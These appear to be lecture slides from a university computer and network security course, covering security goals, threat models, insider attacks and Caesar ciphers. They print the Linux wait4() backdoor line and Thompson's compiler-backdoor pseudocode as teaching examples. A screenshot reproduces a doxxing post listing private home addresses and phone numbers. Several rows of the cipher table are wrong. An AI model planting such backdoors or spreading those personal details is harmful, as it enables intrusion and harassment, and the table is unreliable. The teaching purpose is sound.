

CSCD27

Computer and Network Security



Instructor: Alan Rosselet


Office: IC-494

E-mail: rosselet @ cdf .utoronto .edu

<http://www.utsc.utoronto.ca/~rosselet/cscd27/>

Security has “Grown Up”

- Until about 2010-11, the number of security incidents was rising dramatically year over year, but the class of attacks counted tended to be relatively localized – new strains of viruses detected by A/V for example
- Starting in about 2012, security incidents began to evolve from the kind of thing you'd find posted (only) on tech blogs, to front-page/headline news on mainstream media



Why Security Matters



Why Security Matters



The screenshot shows the Forbes homepage with a large red Target logo watermark overlaid on the content. At the top, there's a banner for "Inside Hermès". Below it, a story by Maggie McGrath discusses Target's cuts to its full-year forecast. The story includes a photo of Maggie McGrath, a "Share" button, and a timestamp of 8/20/2014 at 9:26AM with 2,854 views.

Forbes • New Posts +1

Cover Story Inside Hermès

New Relic.

Share

Maggie McGrath Forbes Staff
Got one eye on the markets, the other on Gen Y's pressing \$\$ issues

FOLLOW

INVESTING 8/20/2014 @ 9:26AM | 2,854 views


Target Cuts Full-Year Forecast As Effects From Data Breach Linger

Why Security Matters

Why Security Matters



Why Security Matters



Why Security Matters



Enter your LinkedIn password here: [TEST MY PASSWORD](#)

The SHA-1 hash of your password is:

Your password was NOT one of the ones that was compromised.

Despite this fact, you may still be at significant risk since the hackers might have only posted a partial list.

We strongly recommend that you follow our recommendations above and immediately change your LinkedIn and related passwords.

Why Security Matters

San Jose Mercury News
BUSINESS

News ▾ Sports ▾ Business ▾ Entertainment ▾ Lifestyle ▾ Opinion ▾ My SJMN ▾ HOT TOPICS: Recent 49ers arrests Drone on Apple's project site California's mariju

Home ▶ Business ▶ Story

Hackers bring down Playstation Network, threaten exec's plane

By David Koenig and Yuri Kageyama | Associated Press

POSTED: 08/25/2014 10:59:05 AM PDT | UPDATED: 7 DAYS AGO

DALLAS -- Hackers infiltrated Sony's PlayStation Network and disrupted company executive by going on Twitter to suggest that there was a bomb on a plane.

Sony says American cut short the executive's flight on Sunday and made it land in Phoenix.

The plane with 179 passengers and a crew of six was scheduled to fly from Dallas to Phoenix but stopped for what the FBI termed a security threat. American Airlines deems the threat as "unfounded".

A Twitter account called Lizard Squad tweeted to American Airlines that

7. Lizard Squad "Member" #1:
8. 'Chief' a/k/a 'ChF' a/k/a 'ChFTTheCat' a/k/a 'Devin Bharath'
9. Devin Bharath 1765 lawrence ave east apt 310 scarborough ON
10. Sara S Bharath
11. Home (905) 509-1626
12. 1013 Lytton Crt
13. Pickering, ON L1W 3Z2
14. N Bharath
15. Home (905) 551-2206
16. 34 Longview Dr
17. Bradford, ON L3Z 2H3
18. 2901 Kipling Ave
19. Toronto, ON M9V 5E5

Lizard Squad
@LizardSquad [Follow](#)

Looks like the feds have got Komodo and Iguana now. I think I'm next. Good luck FBI.
5:48 AM - 30 Aug 2014

236 RETWEETS 298 FAVORITES 

Why Security Matters



Learning Objectives

- In-depth understanding of state-of-the-art algorithms for implementing cornerstone security goals: confidentiality, integrity, authentication
 - these algorithms underpin much of the security on which the digital world relies
 - so you don't make basic mistakes, such as those described later
 - if you don't understand these fundamentals, you're very likely to become a victim
- Awareness of the role of the above algorithms (or their absence/misuse) plays in various security situations, e.g.:
 - SSL/HTTPS relies on many of these algorithms
 - Even digital currency relies on them!
 - Misuse of algorithms can expose you to crypto attacks

Learning Objectives

- ❑ Understanding of causes and mitigation for some common/widespread security vulnerabilities including:
 - buffer overflows
 - SQL injection
 - Web attacks
 - network attacks
- ❑ Experience implementing state-of-the-art security algorithms
- ❑ Competence in applying state-of-the-art security algorithms and approaches, e.g. to:
 - send secure email, write secure code
- ❑ Policies and principles that can guide security designs

Learning Objectives

- Awareness of adversarial tactics, though examination of attack scenarios
- Experience in an adversarial role, through attacks on network and Web systems constructed using standard technologies, but with some vulnerabilities baked in
- Understand issues and methods for authenticating humans: passwords, biometrics, multi-factor systems
- Awareness of the evolution and current state of malware (trojans, viruses, worms)
- Fluency in security policies, mechanisms, issues, acronyms, problems

Informal Survey

- ❑ Have you coded in C or C++? Java?
- ❑ Have you done Web programming? (e.g. JavaScript, PHP)?
- ❑ Can you explain how TCP/IP works? What is ARP?
- ❑ Have you set up a Wifi router? Configured a firewall?
- ❑ Can you explain how a buffer-overflow exploit works?
- ❑ Has a computer you use been infected by malware?
- ❑ Do you regularly use SSH, SCP? Can you explain them?
- ❑ Have you run a packet sniffer or port scanner? Why?
- ❑ Have you ever used someone else's credentials to login?

Course Content – Plan of Attack

- ❑ Begin with a solid grounding in the algorithms that underpin much of today's digital security
 - confidentiality: symmetric and asymmetric encryption
 - integrity: secure hash and MAC
 - authentication: digital signature, authentication protocols
- ❑ In each case, we'll examine the design of these algorithms in some depth
- ❑ With the fundamentals in place, we'll move on to examine some important “systems” security issues:
 - code attacks and defenses
 - authenticating humans
 - network attacks and defenses
 - Web attacks and defenses
 - malware

Course Topics

- ❑ Cryptography
 - classical crypto, Symmetric Key (DES/AES/RC4), Public Key (DH, RSA), block and stream encryption, key management
- ❑ Integrity and Authentication
 - MAC, Hashes and Message Digests, Digital Signatures
 - Authentication protocols, human authentication
- ❑ Crypto Software & Applications
 - cryptographic libraries, secure email (GPG), including developing implementations of encryption algorithms

Course Topics

❑ Software Security

- mechanics of exploits such as buffer overflow and SQL injection, defenses

❑ Network Security

- Vulnerabilities and defenses for protocols such as ARP, 802.11 (Wifi), IP/ICMP, TCP/IP, TLS/SSL (HTTPS), DNS, including Denial of Service (DoS)

❑ Malicious Code / Malware

- e-mail and Web security including implementation of phishing/Web attack code, viruses/worms/trojans

Background Preparation

- ❑ No prior exposure to security-related ideas assumed
- ❑ Programming aptitude; familiarity with some Web technologies helpful
- ❑ Some mathematical topics covered (finite fields, modular arithmetic, number theory), but in less depth than in the Math Cryptography course (C16)
 - some cryptography utilizes math problems that are computationally hard without access to a key
 - no assumptions made on the math background – all concepts will be introduced as needed

Information Sources

- Lecture slides, weekly notes and examples
- Tutorial handouts
- Recommended text:
 - “Cryptography and Network Security”, 6e, William Stallings, Addison Wesley, 2014, ISBN-10: 0-13-335469-5 (or earlier edition)
 - Background reading, different explanations than lecture handouts, fill gaps in understanding
 - Well written, comprehensive coverage of most course topics
- Web references, provided on lectures Web page

Evaluation

- ❑ 3 assignments (cumulative 40%)
 - both written and programming components
 - Python, CSS, HTML, JavaScript used for implementations
 - late submit policy: see the Course Information Sheet posted on the course Web site.
- ❑ mid-term test (20%)
- ❑ final exam (40%)

Assignments

- ❑ Assignments will include a mix of written problems that reinforce concepts, and programming/implementation
- ❑ Programming/Implementation overview:
 - implement an encryption algorithm in Python – give you depth and insight into how/why these algorithms work, which are the tricky parts
 - sniff network packets, find MD5 hash collisions
 - Web attacks in HTML, CSS, JavaScript, with PHP
- ❑ Why implement rather than using existing libraries?
 - develop deeper understanding of key mechanisms
 - gives you something to talk about in interviews

Ethical Expectations

- ❑ We will be covering (and in some cases applying) various adversarial tactics in the course
- ❑ As a senior Computer Science student, you are expected to uphold a high standard of personal ethics
- ❑ Your knowledge of attack methods in no way gives you permission to perform them, except as indicated for course assignments, or where all involved parties have granted consent
- ❑ Just because it may seem to you like “harmless fun” does not make it acceptable behavior
- ❑ The existence of a security flaw does not imply permission to exploit it
- ❑ This is not an idle warning:
 - UT policies are **strictly** enforced
 - Some kinds of attacks violate the civil and/or criminal code
- ❑ If in doubt about whether you can/should perform some act related to course topics, consult with the instructor or TA first

Conduct of the Course

❑ Lectures

- Background ideas, conceptual explanations, high-level examples
- Lecture slides posted on course Web site

❑ Tutorials

- Examples related to assignments worked out in detail
- Opportunity to interact with TA and classmates while working on assignment problems


CSCD27

Computer and Network Security



Introduction to Computer Security

Security before the Digital Age



This man is pardoned,
and hereby ordered to
be discharged from the
service.

April 14. 1865. A. Lincoln

- Security in the pre-digital world (essentially all of human history until about the 1950's) was simpler in many ways:
 - Signing, notarizing a paper document would authenticate it
 - Erasing, inserting, modifying words on a paper document easily detectable (usually) so document integrity was assured
 - People relied on recognition of each other's faces, voices, to "authenticate" one another
 - Secure transmission of a document: seal it and use a mail-carrier or courier
 - Pencil and paper or mechanical-device encryption

Security pre-Digital-Age

- ❑ Even cryptography, the only security domain with techniques akin to algorithms, existed in primitive forms for almost all of human history
- ❑ It took until the 9th century for the first important cryptanalysis technique to be published
- ❑ Only in the 16th century was a novel algorithm described that provided some protection against the 9th century cryptanalysis
- ❑ Even the famous German Enigma machine from WWII employed relatively simple algorithms by today's standards
- ❑ The introduction of computers and networks forced security to "grow up", based on well-analyzed algorithms & protocols
- ❑ More history later – because it is interesting (really!), and because it introduces some important cryptography concepts in a simple-to-understand context.



Security in the Digital Age

- ❑ In a digital world: the ability to copy and alter information has changed radically
 - No difference between an “original” file (bit sequence) and copies of it
 - Removing a word from a file or inserting others is undetectable (unless protective steps taken)
 - A textual signature appended to the end of a file/email is easily modified, and can be replicated on other files without consent, etc.
- ❑ Network traffic can be (and is!) monitored, altered, often undetectably
- ❑ How to authenticate an entity communicating with you only over a network?

What do we mean by Security?

- Most effort in Computer Systems is oriented toward building useful functionality:
 - Algorithms
 - User Interfaces
 - Microprocessors
 - Software Design and Methodology
 - Operating Systems/Databases/Networking
 - Graphics/AI/Machine Learning
- Computer Security is different – it is not about building useful functionality
 - it is about how systems behave in the presence of an adversary who wants to disrupt designed useful functionality

Security Goals

- ❑ Confidentiality (secrecy, privacy)
 - only sender and intended receiver are able to read message contents:
 - ❑ sender encrypts message
 - ❑ receiver decrypts message
 - mechanism: cryptography
- ❑ Authentication (of entity or document)
 - sender, receiver need to confirm identity of each other and originator of messages
 - document authenticity needs to be confirmed
 - mechanisms: authentication protocols, MACs, digital signatures, passwords, biometrics

Security Goals

- ❑ Message Integrity (information untampered)
 - sender, receiver want to ensure message not altered (in transit, or afterwards) without detection
 - mechanisms: secure hashes, digital signatures
- ❑ Availability (strategic IT services remain available)
 - systems, and services they provide, should not be disrupted by unauthorized access
 - prevent/deflect/withstand DoS attacks
 - dial tone, power grid
 - mechanisms: many, including firewalls, antivirus, IDS

Security Models

❑ Provable, Mathematical Models

- Traditional approach to evaluation of crypto algorithms
- Based on assumptions about adversary capabilities (e.g. access to ciphertext messages), and properties of secure system/algorithm

❑ Risk Management Models

- Most common assessment approach for software development and physical security (e.g. airports)
- Assess risk impacts and probabilities to yield exposure, rank risks by exposure, take action above a certain level
- More realistic in complex situations where not all variables can be controlled for

What's Motivates Adversaries?

- ❑ What are the motives that drive adversaries?
Many at many levels, including:
 - “fun” ... reputation
 - financial ...
 - identity theft ... typically for purpose of financial attack
 - invasion of privacy
 - censorship
 - espionage
 - ❑ industrial as well as civil and military
 - war and weaponry
 - ❑ contemplated in discussion papers for some time, but recently executed by various unidentified/unknown party(ies)

Why is Security Difficult to Achieve?

- Systems and applications are very large and complicated; many layers, e.g. in OS, network protocol, commercial software; must get them all right together to provide security
 - exploits often target “corner cases” and scenarios (use cases) not considered as part of a systems’ design
 - attacks often cross boundaries between system parts, each of which is believed to be secure on its own
 - in Software Engineering terminology, security is a cross-cutting issue

Why is Security Difficult to Achieve?

- ❑ Average users don't understand (or want to) complicated configuration and setup to achieve security
 - Often security vulnerabilities are not technical in nature, but instead exploit human behavior
 - Never underestimate social-engineering issues
- ❑ Even users of the TOR network, who one might presume care about security and privacy and are somewhat tech "savvy", ignored security warnings thrown up by their browsers, and proceeded to use compromised HTTPS connections. (100% of those observed in a survey!)
- ❑ What do you do when confronted with a browser warning about a security certificate?

How to Analyze a System's Security?

- ❑ What constitutes the “system” and what is the “value” of that system?
- ❑ Identify the perimeter or “attack surface” of the system and consider how it can be penetrated
- ❑ What are the threats and who are the adversaries of the system? Can you devise a “threat model” to protect against?
- ❑ Are other potential vulnerabilities associated with the system?
- ❑ Prioritize or “triage” based on risk-assessed exposure

What Constitutes the System?

- Hardware: servers, network devices, firewalls, workstations, tablets, PoS terminals, smart phones, clouds
- Software: OS's, apps, databases, firewall rules, network control systems
- Information: proprietary business documents such as business plans, RFP's, customer details, financial records, IP resources (e.g. trade secrets), source code, engineering design docs
- Intangible aspects: brand, reputation, trustworthiness, competitiveness
- Value of system components: e.g. uptime for online business, protection of customer personal information

Attack Vectors?

- ❑ What routes might an adversary use to probe or attack the various components of your systems?
 - Public IP/ICMP interfaces, LAN interfaces, Wifi interfaces
 - USB ports
 - User data input
 - ❑ capture user keystrokes e.g. via h/w or s/w keylogger or Web, or enter tainted values to a vulnerable system
 - Web browsing, e.g. via phishing
 - Software updates
 - Hardware upgrades
 - Insiders
 - External data dependencies, such as a business process that relies on external data inputs
 - Bribe a contract worker, e.g. cleaner, service tech

Attack Tree: Probe for Weaknesses

- Suppose you want to gain access to an account on Matlab (that you aren't authorized to use), what to do?
 - Get lucky, no password!
 - Guess password
 - Try likely password values (e.g. dictionary)
 - Retrieve password
 - Post-it note!
 - Social engineering
 - Scam target (e.g. call from IT supervisor – need your password to ..)
 - Steal password – network sniffer, keylogger, shoulder surf, set up service to lure user and rely on “common password”
 - Bribe target
 - Threaten target
 - Blackmail target

What are the Threats

- Adversarial actions that try to exploit vulnerabilities to “attack” asset – e.g. steal data, block system access, modify records
- Consider a few Registrarial systems threats:
 - Unauthorized viewing/publication of student records
 - Modify course marks to boost GPA, change exam schedule
 - Obtain unauthorized credentials to impersonate another student, e.g. to write a test on their behalf
 - Block system-access to prevent other students from registering
- The above threats correspond to violation of each of the 4 primary goals of system security: confidentiality, integrity, authentication, availability

Prepare a Threat Model

- ❑ Captures your expectations and assumptions about adversaries goals:
 - What are they likely to exploit? What is potentially valuable or vulnerable?
 - Should Sony's threat-model includes DoS? Banks try to mitigate phishing attacks?
 - What are likely methods of inflicting damage? Stealing a password file ... crashing systems ... injecting unsanitized data into DBs
- ❑ What adversarial capabilities should you assume?
 - physical access to facilities, network-only access
 - what are adversaries likely to know about your security preparedness?
 - what resources could you reasonably expect an adversary to have

Assess Your Vulnerabilities

- ❑ Known weaknesses that could be exploited, such as:
 - OS auto-updates turned off; failure to track patch status on systems; bringing old server online w/o checking patch status
 - Deploying inadequately tested software
 - User-managed devices on corporate network
 - Admin access to network devices accessible from Internet
 - User private-keys/passwords management handled in ad-hoc manner, no policy or clear guidelines
 - No ongoing self-probes/assessment of system vulnerabilities
 - Users permitted to run network daemon processes
- ❑ Self-assessment resources: NVD (<http://web.nvd.nist.gov/>), CERT (<http://www.kb.cert.org/vuls/byupdate?open=&start=1&count=10>), vendor disclosure

Prioritize/Triage


- ❑ Determine where you are most exposed =
 $\text{max}(\text{threats} * \text{vulnerabilities} * \text{attack-impact})$
- ❑ How likely is each of your identified threats?
- ❑ How serious is each vulnerability – what are the consequences if it materializes? For example, consider your response upon reading about Heartbleed:
 - Is the vulnerability widely known? Is it being actively exploited?
 - Is action urgent?
 - What is the potential impact on your systems/users?
 - ❑ Exposure of confidential information -> reputation damage, potential increase in fraudulent transactions
- ❑ Knowledge imperfect, but make best-effort decisions

Difficult problem: “insider threat”

- Easy to hide malicious code in large software packages
- Virtually impossible to detect back doors
- Skill level needed to hide malicious code is much lower than needed to find it
- Anyone with access to development environment has opportunity
- Requires
 - background checks
 - strict development rules
 - physical security

(based on Avi Rubin)

US Cases by Sector and Type of Crime



Difficult
Problem:
insider
threat

- CERT tracking of insider threats to critical infrastructure based on 400 cases studied over past 10 years (CERT.org insider threat Web site)

Example Insider Attack

❑ Hidden trap door in Linux, Nov 2003

- Allows attacker to take over a computer
- Practically undetectable change
- Uncovered by anomaly in CVS usage
- Perpetrator not discovered



❑ Inserted line in wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
    retval = -EINVAL;
```

- Looks like a standard error check
- Do you see the problem?

<http://www.securityfocus.com/news/7388>

Insider Example #2



- ❑ Ron Harris case
 - an insider: worked for NV Gaming Control Board
- ❑ Installed malicious code in testing unit
 - when testers checked slot machines
 - ❑ downloaded malicious code to slot machine
 - was never detected by testers
 - special sequence of coins activated “winning mode”
- ❑ Caught when greed sparked investigation
 - \$100,000 jackpot

Insider Example #3

Breeder's cup race

- Upgrade of software to phone-betting system
- Insider, Christopher Harn, rigged software
- Change to software allowed Harn and accomplices to call in to:
 - change the bets that were placed
 - undetectable
- Caught when got greedy
 - won \$3 million



<http://horseracing.about.com/library/weekly/aa110102a.htm>

Ken Thompson



- Is who?
- What code can we trust?
 - Consider "login" or "su" in Unix
 - Is RedHat binary reliable?
 - Does it send your passwd to someone?
- Can't trust binary so check source, recompile
 - Read source code or write your own
 - Does this solve problem?

Reflections on Trusting Trust, <http://www.acm.org/classics/sep95/>

Compiler backdoor

❑ The basis of Thompson's attack

- Compiler looks for source code that looks like login program
- If found, insert login backdoor (allowing special user to log in)

❑ How do we solve this?

- Inspect the compiler source

C compiler is written in C

❑ Change compiler source S

```
compiler(S) {  
    if (match(S, "login-pattern")) {  
        compile (login-backdoor)  
        return  
    }  
    if (match(S, "compiler-pattern")) {  
        compile (compiler-backdoor)  
        return  
    }  
    .... /* compile as usual */  
}
```

Clever trick to avoid detection

- ❑ Compile this compiler and delete backdoor tests from source
 - Someone can compile standard compiler source to get new compiler, then compile login, and get login with backdoor
- ❑ Simplest approach will only work once
 - Compiling the compiler twice might lose the backdoor
 - But can write code for compiler backdoor to output itself
 - ❑ can you write a program that prints itself?
- ❑ Read Thompson's article (lectures Web page)
 - Short, but requires thought

Introduction: Synopsis

- ❑ Goals for security in the age of digital information
- ❑ Security, once the concern mainly of governments and big institutions now is something everyone has to worry about
- ❑ Motives of adversaries
- ❑ Why “security” is difficult to get “right” in systems & apps
- ❑ How to analyze a system’s security
- ❑ The “insider threat”
 - difficult problem that appears to be getting worse
 - Ken Thomson’s “backdoor” exploit

CSCD27

Computer and Network Security



Classical Cryptography

Cryptographic Concepts

- **key space**
 - the total number of all possible key values that can be used in a cryptographic system. For example, DES uses a 56-bit key, so the key space is of size 2^{56} , which is approximately 7.2×10^{16} .
- **“brute-force” attack**
 - using publicly-available encryption and decryption algorithms, a brute-force attack tries each possible key value on a piece of ciphertext until an intelligible translation into plaintext is obtained.
- Is brute-force a weak or strong form of attack?
- In light of the concept of a brute-force attack, what is the significance of key-space?

Cryptographic Concepts

- **cryptanalysis:** “breaking a cipher”
 - Cryptanalysis relies on knowledge of the encryption algorithm together with (possibly) some knowledge of the possible structure of the plaintext (such as the structure of a typical inter-bank financial transaction) for a partial or full reconstruction of the plaintext from ciphertext.
 - Additional goal is to obtain the encryption key.
 - The precise methods used for cryptanalysis depend on whether the “attacker” has just a piece of ciphertext, or matching pairs of plaintext-ciphertext, how much structure is possessed by the plaintext, and how much of that structure is known to the attacker.
 - All forms of cryptanalysis for classical encryption exploit the fact that some aspect of the structure of plaintext may survive in the ciphertext.

Categories of Cryptographic Attack

Type of attack	Known to cryptanalyst
Ciphertext only	<i>Encryption algorithm, Ciphertext</i>
Known plaintext	<i>Encryption algorithm, One or more pairs plaintext-ciphertext</i>
Chosen plaintext	<i>Encryption algorithm, One or more pairs plaintext-ciphertext, with the plaintext chosen by the attacker</i>
Chosen ciphertext	<i>Encryption algorithm, Several pairs plaintext-ciphertext, ciphertext chosen by the attacker</i>

- If you could pick the option(s) available to an attacker, which would you choose?
- If you were an attacker, which would you select?


Kerchhoff's Principle

- Always assume that your adversary knows the details of the cryptographic algorithm/mechanism/system in use
 - If your adversary knows how you are encrypting/decrypting data, what prevents them from running the same algorithm to read your data?
- The inverse approach is known as “security by obscurity”, which often results in disastrous results (e.g. early GSM encryption algorithms)
 - What’s wrong with security by obscurity; doesn’t it make attacks more difficult?

Step into the Time Machine

- Let's roll back the clock ... by a couple thousand years ... to examine the mechanisms humans have crafted to protect the confidentiality of information
- But we're so much more sophisticated now ... why bother with this ancient history?
- Looking at early, bare-bones attempts to create secure algorithms can help to establish your understanding about some basic properties, that are still applicable in modern crypto systems

Caesar Cipher



- A “shift” cipher (special case of the “monoalphabetic substitution” class of ciphers) and the oldest known cipher – attributed to Julius Caesar (100-44 BC)
 - Simple encryption algorithm: replace each letter of the alphabet with the letter 3 places further down the alphabet
 - Example (see if you can decipher it):
 - **PHHW PH DIWHU WKH WRJD SDUWB**
 - **MEET ME AFTER THE TOGA PARTY**
- The alphabet “wraps around” so that A follows Z when shifting:
 - **a b c d e f g h i j k l m n o p q r s t u v w x y z**
 - **D E F G H I J K L M N O P Q R S T U V W X Y Z A B C**
- What is the key value for Caesar? What is the shift-cipher keyspace?
 - constant value 3; choose another key to get a different shift cipher
 - for English shift ciphers, keyspace is #characters-1 = 25

Shift Ciphers

- For easier analysis and calculation, assign each letter a number (using 0-based numbering, c gives a shift of 2, not Caesar's 3)

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

- For (English) shift ciphers in general, the key is the number of places to shift: a number in the range 0 to 25
- Generalized shift-cipher can now be described as follows, where E is the encryption algorithm, D is decryption, p is plaintext, c is ciphertext and k is the key:
 - $c = E(k, p) = (p + k) \bmod 26$
 - $p = D(k, c) = (c - k) \bmod 26$

Attacking Shift Ciphers

- Suppose you are able to perform a “chosen plaintext” attack. What is your most efficient plaintext choice? How much plaintext does your analysis require?
- Alternatively, if you can choose the ciphertext, what is your best option?
- How would cryptanalysis work with only ciphertext available? Any requirements for that ciphertext?
- How large is the brute-force search space?

Attacking Shift Ciphers

- A shift-cipher can be broken given a single pair (plaintext letter, ciphertext letter). How?
 - the “difference” between their code values is the key!
- Can be broken even if we only have the encrypted text and no knowledge of the plaintext. How?
 - brute-force attack is easy: only 25 keys to consider
 - so, try all 25 keys and see which key gives an “intelligible” output message. Why intelligible?

Attacking Shift Ciphers

- What assumptions underlie brute-force attack?
- Only 25 keys to try, provided we know shift cipher is being used
- The “language” of the plaintext must be known and easily recognizable
 - does this approach work if the language is unknown?
 - what if the plaintext is a binary file of an unknown format?

KEY	PHHW PH DIWHU WKH WRJD SDUWB
1	oggv og chvgt vjg vqic rctva
2	nffu nf bgufs uif uphb qbsuz
3	meet me after the toga party
4	ldds ld zesdq sgd snfz ozqsx
5	koor kc ydrcp rfc rmey nyprw
6	jbbq jb xcqbo qeb qldx mxoqv
7	iaap ia wbpan pda pkcw lwnpu
8	hzzo hz vaozm ocz ojbv kvmot
9	gyyn gy uznyl nby niau julns
10	fxxm fx tymxk max mhzt itkmr
11	ewwl ew sxlwj lzw lgys hsjlq
12	dvvk dv rwkvi kyv kfxr grikp
13	cuuj cu qvjuh jxu jewq fqhjo
14	btti bt puitg iwt idvp epgin
15	assh as othsf hvs hcuo dofhm
16	zrrg sr nsgre gur gbtn cnegl
17	yqqf yq mrfqd ftq fasm bmdfk
18	xppe xp lqepc esp ezrl aloej
19	wood wo kpdob dro dyqk zkbdi
20	vnnn vn jocna cgn cxpj yjach
21	ummb um inbmz bpm bwoi xizbg
22	tlla tl hmaly aol avnh whyaf
23	skkz sk glzkx znk zumg vgxze
24	rjjy rj fkyjw ymj ytlf ufwyd
25	qiix qi ejxiv xli xske tevxc

